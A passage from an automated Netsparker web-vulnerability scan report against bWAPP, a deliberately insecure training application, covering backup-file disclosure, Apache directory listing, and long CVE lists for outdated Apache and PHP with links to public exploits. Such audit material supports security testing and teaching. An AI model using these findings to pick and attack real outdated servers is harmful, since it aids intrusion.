Accept-Encoding: gzip, deflate
```

Response

```
…
font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (Login Form/Hero)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/sqli_3.php" method="POST">

<p><label for="login">Login:</label><br />
<input type="text" id="login" name="login" size="20" autocomplete="off" /></p>

<p><label for="password">Password:</
…
tions! / Need an exclusive <a href="http://www.mmebvba.com" target="_blank">training</a>?</p>

</div>

<div id="bee">

<img src="./images/bee_1.png">

</div>

<div id="security_level">

<form action="/bWAPP/sqli_3.php" method="POST">

<label>Set your security level:</label><br />

<select name="security_level">

<option value="0">low</option>
<option value="1">medium</option>
…
</select>

<button type="submit" name="form_security_level" value="submit">Set</button>
<font size="4">Current: <b>low</b></font>

</form>

</div>

<div id="bug">

<form action="/bWAPP/sqli_3.php" method="POST">

<label>Choose your bug:</label><br />

<select name="bug">

<option value='0'>---------------------- bWAPP v2.2 -----------------------</option><option value='1'>/ A
…
```

36. [Possible] Backup File Disclosure

1 TOTAL

LOW

Netsparker identified a possible backup file disclosure on the web server.

Impact

Backup files can contain old or current versions of a file on the web server. This could include sensitive data such as password files or even the application's source code. This form of issue normally leads to further vulnerabilities or, at worst, sensitive information disclosure.

Remedy

Do not store backup files on production servers.

Classification

OWASP 2013-A7

36.1. /bWAPP/portal.bak

http://itsecgames.com/bWAPP/portal.bak

Certainty

Request

```
GET /bWAPP/portal.bak HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/portal.bak
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:01:22 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
ETag: "ce007-19c2-506e97d6d1240"
Accept-Ranges: bytes
Content-Length: 6594
Content-Type: application/x-trash
Last-Modified: Mon, 03 Nov 2014 00:33:05 GMT

<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright ©
2014 MME BVBA. All rights reserved.

*/

include("security.php");
include("security_level_check.php");
include("selections.php");

if(isset($_POST["form"]) && isset($_POST["bug"]))
{

$key = $_POST["bug"];
$bug = explode(",", trim($bugs[$key]));

// Debugging
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

header("Location: " . $bug[1]);

}

?>
<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - Portal</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>


…
```

37. Directory Listing (Apache)

1 TOTAL
INFORMATION

Netsparker identified a directory listing (Apache).

The web server responded with a list of files located in the target directory.

Impact

An attacker can see the files located in the directory and could potentially access files which disclose sensitive information.

Actions to Take

1. Change your `httpd.conf` file. A secure configuration for the requested directory should be similar to the following:

   ```
   <Directory /{YOUR DIRECTORY}>
    Options FollowSymLinks
   </Directory>
   ```

   Remove the *Indexes* option from configuration. Do not forget to remove *MultiViews*, as well.
2. Configure the web server to disallow directory listing requests.
3. Ensure that the latest security patches have been applied to the web server and the current stable version of the software is in use.

External References

- WASC - Directory Indexing
- Apache Directory Listing Vulnerability

Classification

OWASP 2013-A5

37.1. /bWAPP/images/

http://itsecgames.com/bWAPP/images/

Certainty

Request

```
GET /bWAPP/images/ HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Content-Length: 4906
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /bWAPP/images</title>
</head>
<body>
<h1>Index of /bWAPP/images</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th>
<th><a href="?C=D;O=A"
…
```

38. Out-of-date Version (Apache)

1 TOTAL
INFORMATION

Netsparker identified you are using an out-of-date version of Apache.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of Apache to the latest stable version.

Remedy References

- Downloading the Apache HTTP Server

Known Vulnerabilities in this Version

Apache mod_proxy_balancer CSRF Vulnerability

Cross-site request forgery (CSRF) vulnerability in the balancer-manager in mod_proxy_balancer for Apache HTTP Server 2.2.x allows remote attackers to gain privileges via unspecified vectors.

External References

- CVE-2007-6420

Apache mod_proxy_http Interim Response Denial of Service Vulnerability

The ap_proxy_http_process_response function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server does not limit the number of forwarded interim responses, which allows remote HTTP servers to cause a denial of service (memory consumption) via a large number of interim responses.

External References

- CVE-2008-2364

Apache mod_proxy_ftp Wildcard Characters Cross-Site Scripting Vulnerability

Cross-site scripting (XSS) vulnerability in proxy_ftp.c in the mod_proxy_ftp module in Apache and earlier, and mod_proxy_ftp.c in the mod_proxy_ftp module in Apache, allows remote attackers to inject arbitrary web script or HTML via a wildcard in the last directory component in the pathname in an FTP URI.

External References

- CVE-2008-2939

Apache mod_proxy Remote Denial Of Service Vulnerability

The stream_reqbody_cl function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.

External References

- CVE-2009-1890

Apache HTTP Server mod_deflate Denial of Service Vulnerability

The mod_deflate module in Apache HTTP Server compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).

External References

- CVE-2009-1891

Apache APR-util apr_brigade_vprintf Off By One Vulnerability

Off-by-one error in the apr_brigade_vprintf function in Apache APR-util before 1.3.5 on big-endian platforms allows remote attackers to obtain sensitive information or cause a denial of service (application crash) via crafted input.

External References

- CVE-2009-1956

Apache APR-util xml/apr_xml.c Denial of Service Vulnerability

The expat XML parser in the apr_xml_* interface in xml/apr_xml.c in Apache APR-util before 1.3.7, as used in the mod_dav and mod_dav_svn modules in the Apache HTTP Server, allows remote attackers to cause a denial of service (memory consumption) via a crafted XML document containing a large number of nested entity references, as demonstrated by a PROPFIND request, a similar issue to CVE-2003-1564.

External References

- CVE-2009-1955

Apache APR-util apr_strmatch_precompile() Integer Underflow Vulnerability

The apr_strmatch_precompile function in strmatch/apr_strmatch.c in Apache APR-util before 1.3.5 allows remote attackers to cause a denial of service (daemon crash) via crafted input involving a .htaccess file used with the Apache HTTP Server, the SVNMasterURI directive in the mod_dav_svn module in the Apache HTTP Server, the mod_apreq2 module for the Apache HTTP Server, or an application that uses the libapreq2 library, which triggers a heap-based buffer underflow.

External References

- CVE-2009-0023

Apache APR and APR-util Multiple Integer Overflow Vulnerabilities

Multiple integer overflows in the Apache Portable Runtime (APR) library and the Apache Portable Utility library (aka APR-util) 0.9.x and 1.3.x allow remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via vectors that trigger crafted calls to the allocator_alloc or apr_palloc function in memory/unix/apr_pools.c in APR; or crafted calls to the apr_rmm_malloc, apr_rmm_calloc, or apr_rmm_realloc function in misc/apr_rmm.c in APR-util; leading to buffer overflows.

External References

- CVE-2009-2412

Apache mod_proxy_ftp Module Insufficient Input Validation Denial Of Service Vulnerability

The ap_proxy_ftp_handler function in modules/proxy/proxy_ftp.c in the mod_proxy_ftp module in the Apache HTTP Server allows remote FTP servers to cause a denial of service (NULL pointer dereference and child process crash) via a malformed reply to an EPSV command.

External References

- CVE-2009-3094

Apache mod_proxy_ftp Remote Command Injection Vulnerability

The mod_proxy_ftp module in the Apache HTTP Server allows remote attackers to bypass intended access restrictions and send arbitrary commands to an FTP server via vectors related to the embedding of these commands in the Authorization HTTP header.

External References

- CVE-2009-3095

Apache mod_isapi Memory Corruption Vulnerability

modules/arch/win32/mod_isapi.c in mod_isapi in the Apache HTTP Server when running on Windows, does not ensure that request processing is complete before calling isapi_unload for an ISAPI .dll module, which allows remote attackers to execute arbitrary code via unspecified vectors related to a crafted request, a reset packet, and "orphaned callback pointers."

External References

- CVE-2010-0425

Exploit

- http://www.securityfocus.com/bid/38494/exploit; http://www.metasploit.com/modules/auxiliary/dos/http/apache_mod_isapi

Apache 'mod_isapi' Memory Corruption Vulnerability

The ap_read_request function in server/protocol.c in the Apache HTTP Server 2.2.x before 2.2.15, when a multithreaded MPM is used, does not properly handle headers in subrequests in certain circumstances involving a parent request that has a body, which might allow remote attackers to obtain sensitive information via a crafted request that triggers access to memory locations associated with an earlier request.

External References

- CVE-2010-0434

Exploit

- http://www.securityfocus.com/bid/38494/exploit

Apache mod_proxy_ajp Module Incoming Request Body Denial Of Service Vulnerability

The ap_proxy_ajp_request function in mod_proxy_ajp.c in mod_proxy_ajp in the Apache HTTP Server 2.2.x before 2.2.15 does not properly handle certain situations in which a client sends no request body, which allows remote attackers to cause a denial of service (backend server outage) via a crafted request, related to use of a 500 error code instead of the appropriate 400 error code.

External References

- CVE-2010-0408

Apache mod_cache and mod_dav Request Handling Denial of Service Vulnerability

The mod_cache and mod_dav modules in the Apache HTTP Server allow remote attackers to cause a denial of service (process crash) via a request that lacks a path.

External References

- CVE-2010-1452

Apache APR-util apr_brigade_split_line() Denial of Service Vulnerability

Memory leak in the apr_brigade_split_line function in buckets/apr_brigade.c in the Apache Portable Runtime Utility library (aka APR-util), as used in the mod_reqtimeout module in the Apache HTTP Server and other software, allows remote attackers to cause a denial of service (memory consumption) via unspecified vectors related to the destruction of an APR bucket.

External References

- CVE-2010-1623

Apache APR apr_fnmatch() Denial of Service Vulnerability

Stack consumption vulnerability in the fnmatch implementation in apr_fnmatch.c in the Apache Portable Runtime (APR) library before 1.4.3 and the Apache HTTP Server before 2.2.18, allows context-dependent attackers to cause a denial of service (CPU and memory consumption) via *? sequences in the first argument, as demonstrated by attacks against mod_autoindex in httpd.

External References

- CVE-2011-0419

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/47820.txt

Apache HTTP Server CVE-2011-3192 Denial Of Service Vulnerability

The byterange filter in the Apache HTTP Server allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.

External References

- CVE-2011-3192

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/49303.c
- http://www.securityfocus.com/data/vulnerabilities/exploits/49303-2.c

Apache HTTP Server 'mod_proxy' Reverse Proxy Information Disclosure Vulnerability

The mod_proxy module in the Apache HTTP Server does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an initial @ (at sign) character.

External References

- CVE-2011-3368

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/49957.py

Apache HTTP Server Scoreboard Local Security Bypass Vulnerability

scoreboard.c in the Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function.

External References

- CVE-2012-0031

Apache HTTP Server 'mod_proxy' Reverse Proxy Information Disclosure Vulnerability

The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an @ (at sign) character and a : (colon) character in invalid positions.

External References

- CVE-2011-4317

Apache HTTP Server 'mod_proxy' Reverse Proxy Information Disclosure Vulnerability

The mod_proxy module in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x before 2.2.18, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers by using the HTTP/0.9 protocol with a malformed URI containing an initial @ (at sign) character.

External References

- CVE-2011-3639

Apache HTTP Server CVE-2011-3348 Denial Of Service Vulnerability

The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.

External References

- CVE-2011-3348

Apache Multiple XSS Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manager interface in mod_proxy_balancer.c in the mod_proxy_balancer module in the Apache HTTP Server 2.2.x before 2.2.24-dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via a crafted string.

External References

- CVE-2012-4558

Apache Code Execution Vulnerability

mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary commands via an HTTP request containing an escape sequence for a terminal emulator.

External References

- CVE-2013-1862

Apache Denial of Service Vulnerabillity

mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI.

External References

- CVE-2013-1896

Apache 'main/util.c' Denial of Service Vulnerability

The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.

External References

- CVE-2013-6438

Apache 'mod_log_config.c' Denial of Service Vulnerability

The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.

External References

- CVE-2014-0098

Classification

OWASP 2013-A9

38.1. /bWAPP/aim.php

http://itsecgames.com/bWAPP/aim.php

Identified Version

```
2.2.8
```

Latest Version

```
2.4.10
```

Vulnerability Database

```
Result is based on 30/10/2014 vulnerability database content.
```

Certainty

Request

```
GET /bWAPP/aim.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:00:09 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g

X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<link rel="shortcut icon" href
…
```

39. Out-of-date Version (PHP)

1 TOTAL
INFORMATION

Netsparker identified you are using an out-of-date version of PHP.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of PHP to the latest stable version.

Remedy References

- Downloading PHP

Known Vulnerabilities in this Version

PHP 5 'php_sprintf_appendstring()' Remote Integer Overflow Vulnerability

Integer overflow in PHP 5.2.5 and earlier allows context-dependent attackers to cause a denial of service and possibly have unspecified other impact via a printf format parameter with a large width specifier, related to the php_sprintf_appendstring function in formatted_print.c and probably other functions for formatted strings (aka *printf functions).

External References

- CVE-2008-1384

PHP 'money_format' Function Possible Format String Vulnerability

The money_format function in PHP 5 before 5.2.4, and PHP 4 before 4.4.8, permits multiple (1) %i and (2) %n tokens, which has unknown impact and attack vectors, possibly related to a format string vulnerability.

External References

- CVE-2007-4658

PHP 'chdir()' and 'ftok()' 'safe_mode' Multiple Security Bypass Vulnerabilities

Multiple directory traversal vulnerabilities in PHP 5.2.6 and earlier allow context-dependent attackers to bypass safe_mode restrictions by creating a subdirectory named http: and then placing ../ (dot dot slash) sequences in an http URL argument to the (1) chdir or (2) ftok function.

External References

- CVE-2008-2666

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/29796.html

PHP 'imageRotate()' Uninitialized Memory Information Disclosure Vulnerability

Array index error in the imageRotate function in PHP 5.2.8 and earlier allows context-dependent attackers to read the contents of arbitrary memory locations via a crafted value of the third argument (aka the bgd_color or clrBack argument) for an indexed image.

External References

- CVE-2008-5498

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/33002.php

PHP 'iconv_substr' Function Denial of Service Vulnerability

The iconv_substr function in PHP 5.2.4 and earlier allows context-dependent attackers to cause (1) a denial of service (application crash) via a long string in the charset parameter, probably also requiring a long string in the str parameter; or (2) a denial of service (temporary application hang) via a long string in the str parameter. NOTE: this might not be a vulnerability in most web server environments that support multiple threads, unless these issues can be demonstrated for code execution.

External References

- CVE-2007-4783

PHP Multiple Local Denial of Service Vulnerabilities

PHP 5.2.4 and earlier allows context-dependent attackers to cause a denial of service (application crash) via (1) a long string in the out_charset parameter to the iconv function; or a long string in the charset parameter to the (2) iconv_mime_decode_headers, (3) iconv_mime_decode, or (4) iconv_strlen function. NOTE: this might not be a vulnerability in most web server environments that support multiple threads, unless these issues can be demonstrated for code execution.

External References

- CVE-2007-4840

PHP 'dl' Function Local Denial of Service

The dl function in PHP 5.2.4 and earlier allows context-dependent attackers to cause a denial of service (application crash) via a long string in the library parameter. NOTE: there are limited usage scenarios under which this would be a vulnerability.

External References

- CVE-2007-4887

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/26403.php

PHP 'htmlentities' And 'htmlspecialchars' Unspecified Vulnerabilities

The (1) htmlentities and (2) htmlspecialchars functions in PHP before 5.2.5 accept partial multibyte sequences, which has unknown impact and attack vectors, a different issue than CVE-2006-5465.

External References

- CVE-2007-5898

PHP 'output_add_rewrite_va' Function Remote Information Disclosure

The output_add_rewrite_var function in PHP before 5.2.5 rewrites local forms in which the ACTION attribute references a non-local URL, which allows remote attackers to obtain potentially sensitive information by reading the requests for this URL, as demonstrated by a rewritten form containing a local session ID.

External References

- CVE-2007-5899

PHP Protection Mechanisms Bypass Vulnerability

PHP before 5.2.5 allows local users to bypass protection mechanisms configured through php_admin_value or php_admin_flag in httpd.conf by using ini_set to modify arbitrary configuration variables, a different issue than CVE-2006-4625.

External References

- CVE-2007-5900

PHP SAPI 'php_getuid()' Safe Mode Restriction-Bypass Vulnerability

PHP 5 before 5.2.7 does not properly initialize the page_uid and page_gid global variables for use by the SAPI php_getuid function, which allows context-dependent attackers to bypass safe_mode restrictions via variable settings that are intended to be restricted to root, as demonstrated by a setting of /etc for the error_log variable.

External References

- CVE-2008-5624

PHP 'mbstring' Extension Buffer Overflow Vulnerability

Heap-based buffer overflow in ext/mbstring/libmbfl/filters/mbfilter_htmlent.c in the mbstring extension in PHP 4.3.0 through 5.2.6 allows context-dependent attackers to execute arbitrary code via a crafted string containing an HTML entity, which is not properly handled during Unicode conversion, related to the (1) mb_convert_encoding, (2) mb_check_encoding, (3) mb_convert_variables, and (4) mb_parse_str functions.

External References

- CVE-2008-5557

PHP 'php/ext/xml/xml.c' Integer Overflow Vulnerability

Integer overflow in the xml_utf8_decode function in ext/xml/xml.c in PHP makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string that uses overlong UTF-8 encoding, a different vulnerability than CVE-2010-3870.

External References

- CVE-2009-5016

PHP 'php_filter_validate_email()' Function Denial of Service Vulnerability

Stack consumption vulnerability in the filter_var function in PHP when FILTER_VALIDATE_EMAIL mode is used, allows remote attackers to cause a denial of service (memory consumption and application crash) via a long e-mail address string.

External References

- CVE-2010-3710

PHP 'xml_utf8_decode()' UTF-8 Input Validation Vulnerability

The utf8_decode function in PHP before 5.3.4 does not properly handle non-shortest form UTF-8 encoding and ill-formed subsequences in UTF-8 data, which makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string.

External References

- CVE-2010-3870

PHP Calendar Extension 'SdnToJulian()' Integer Overflow Vulnerability

Integer overflow in the SdnToJulian function in the Calendar extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a large integer in the first argument to the cal_from_jd function.

External References

- CVE-2011-1466

PHP 'steam.c' and 'dirstream.c' Multiple Format String Vulnerabilities

Format string vulnerability in stream.c in the phar extension in PHPallows context-dependent attackers to obtain sensitive information (memory contents) and possibly execute arbitrary code via a crafted phar:// URI that is not properly handled by the phar_stream_flush function, leading to errors in the php_stream_wrapper_log_error function. NOTE: this vulnerability exists because of an incomplete fix for CVE-2010-2094.

External References

- CVE-2010-2094
- CVE-2010-2950

Exploit

- http://www.securityfocus.com/bid/40173/exploit

PHP 'substr_replace()' Function Memory Corruption Vulnerability

Use-after-free vulnerability in the substr_replace function in PHP 5.3.6 and earlier allows context-dependent attackers to cause a denial of service (memory corruption) or possibly have unspecified other impact by using the same variable for multiple arguments.

External References

- CVE-2011-1148

PHP libzip '_zip_name_locate()' NULL Pointer Dereference Denial Of Service Vulnerability

The _zip_name_locate function in zip_name_locate.c in the Zip extension in PHP before 5.3.6 does not properly handle a ZIPARCHIVE::FL_UNCHANGED argument, which might allow context-dependent attackers to cause a denial of service (NULL pointer dereference) via an empty ZIP archive that is processed with a (1) locateName or (2) statName operation.

External References

- CVE-2011-0421

Exploit

- http://www.securityfocus.com/bid/46354/exploit

PHP 'phar/phar_object.c' Format String Vulnerability

Multiple format string vulnerabilities in phar_object.c in the phar extension in PHP and earlier allow context-dependent attackers to obtain sensitive information from process memory, cause a denial of service (memory corruption), or possibly execute arbitrary code via format string specifiers in an argument to a class method, leading to an incorrect zend_throw_exception_ex call.

External References

- CVE-2011-1153

PHP 'shmop_read()' Remote Integer Overflow Vulnerability

Integer overflow in ext/shmop/shmop.c in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (crash) and possibly read sensitive memory via a large third argument to the shmop_read function.

External References

- CVE-2011-1092

PHP Stream Component Remote Denial of Service Vulnerability

Unspecified vulnerability in the Streams component in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) by accessing an ftp:// URL during use of an HTTP proxy with the FTP wrapper.

External References

- CVE-2011-1469

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/46970.php

PHP 'Zip' Extension 'zip_fread()' Function Denial of Service Vulnerability

Integer signedness error in zip_stream.c in the Zip extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (CPU consumption) via a malformed archive file that triggers errors in zip_fread function calls.

External References

- CVE-2011-1471

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/46975.php

PHP 'OpenSSL' Extension Multiple Denial of Service Vulnerabilities

Multiple memory leaks in the OpenSSL extension in PHP before 5.3.6 might allow remote attackers to cause a denial of service (memory consumption) via (1) plaintext data to the openssl_encrypt function or (2) ciphertext data to the openssl_decrypt function.

External References

- CVE-2011-1468

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/46977-2.php

PHP Versions Prior to 5.3.7 Multiple Security Vulnerabilities

The rfc1867_post_handler function in main/rfc1867.c in PHP before 5.3.7 does not properly restrict filenames in multipart/form-data POST requests, which allows remote attackers to conduct absolute path traversal attacks, and possibly create or overwrite arbitrary files, via a crafted upload request, related to a "file path injection vulnerability."

External References

- CVE-2011-2202

PHP 'ZipArchive::addGlob' and 'ZipArchive::addPattern' Denial Of Service Vulnerabilities

The (1) ZipArchive::addGlob and (2) ZipArchive::addPattern functions in ext/zip/php_zip.c in PHP 5.3.6 allow context-dependent attackers to cause a denial of service (application crash) via certain flags arguments, as demonstrated by (a) GLOB_ALTDIRFUNC and (b) GLOB_APPEND.

External References

- CVE-2011-1657

PHP 'proc_open()' 'safe_mode_protected_env_var' Restriction-Bypass Vulnerability

The proc_open function in ext/standard/proc_open.c in PHP does not enforce the (1) safe_mode_allowed_env_vars and (2) safe_mode_protected_env_vars directives, which allows context-dependent attackers to execute programs with an arbitrary environment via the env parameter, as demonstrated by a crafted value of the LD_LIBRARY_PATH environment variable.

External References

- CVE-2009-4018

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/37138.php

PHP 'SplObjectStorage' Unserializer Arbitrary Code Execution Vulnerability

Use-after-free vulnerability in the SplObjectStorage unserializer in PHP 5.2.x and 5.3.x through 5.3.2 allows remote attackers to execute arbitrary code or obtain sensitive information via serialized data, related to the PHP unserialize function.

External References

- CVE-2010-2225

PHP 'ext/imap/php_imap.c' Use After Free Denial of Service Vulnerability

Double free vulnerability in the imap_do_open function in the IMAP extension (ext/imap/php_imap.c) in PHP allows attackers to cause a denial of service (memory corruption) or possibly execute arbitrary code via unspecified vectors.

External References

- CVE-2010-4150

PHP ZipArchive::getArchiveComment() NULL Pointer Dereference Denial Of Service Vulnerability

The ZipArchive::getArchiveComment function in PHP 5.2.x through 5.2.14 and 5.3.x through 5.3.3 allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted ZIP archive.

External References

- CVE-2010-3709

PHP 'zend_strtod()' Function Floating-Point Value Denial of Service Vulnerability

strtod.c, as used in the zend_strtod function in PHP, and other products, allows context-dependent attackers to cause a denial of service (infinite loop) via a certain floating-point value in scientific notation, which is not properly handled in x87 FPU registers, as demonstrated using 2.2250738585072011e-308.

External References

- CVE-2010-4645

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/45668.php

PHP Multiple NULL Pointer Dereference Denial Of Service Vulnerabilities

PHP does not properly check the return values of the malloc, calloc, and realloc library functions, which allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) or trigger a buffer overflow by leveraging the ability to provide an arbitrary value for a function argument, related to (1) ext/curl/interface.c, (2) ext/date/lib/parse_date.c, (3) ext/date/lib/parse_iso_intervals.c, (4) ext/date/lib/parse_tz.c, (5) ext/date/lib/timelib.c, (6) ext/pdo_odbc/pdo_odbc.c, (7) ext/reflection/php_reflection.c, (8) ext/soap/php_sdl.c, (9) ext/xmlrpc/libxmlrpc/base64.c, (10) TSRM/tsrm_win32.c, and (11) the strtotime function.

External References

- CVE-2011-3182

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/49249.txt

PHP 'crypt' Function Buffer Overflow Vulnerability

Buffer overflow in the crypt function in PHP allows context-dependent attackers to have an unspecified impact via a long salt argument, a different vulnerability than CVE-2011-2483.

External References

- CVE-2011-3268

PHP 'error_log' Function Denial of Service Vulnerability

PHP before 5.3.7 does not properly implement the error_log function, which allows context-dependent attackers to cause a denial of service (application crash) via unspecified vectors.

External References

- CVE-2011-3267

PHP 'var_export' Function Remote Information Disclosure Vulnerability

The var_export function in PHP 5.2 before 5.2.14 and 5.3 before 5.3.3 flushes the output buffer to the user when certain fatal errors occur, even if display_errors is off, which allows remote attackers to obtain sensitive information by causing the application to exceed limits for memory, execution time, or recursion.

External References

- CVE-2010-2531

PHP 'strrchr' Function Information Disclosure Vulnerability

The strrchr function in PHP 5.2 before 5.2.14 allows context-dependent attackers to obtain sensitive information (memory contents) or trigger memory corruption by causing a userspace interruption of an internal function or handler.

External References

- CVE-2010-2484

PHP 'fnmatch' Function Stack Consumption Vulnerability

Stack consumption vulnerability in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to cause a denial of service (PHP crash) via a crafted first argument to the fnmatch function, as demonstrated using a long string.

External References

- CVE-2010-1917

PHP Zend Engine Use-after-free Heap Corruption Vulnerability

Use-after-free vulnerability in the Zend engine in PHP before 5.2.15 and 5.3.x before 5.3.4 might allow context-dependent attackers to cause a denial of service (heap memory corruption) or have unspecified other impact via vectors related to use of __set, __get, __isset, and __unset methods on objects accessed by a reference.

External References

- CVE-2010-4697

PHP GD Extension 'imagepstext()' Function Stack Buffer Overflow Vulnerability

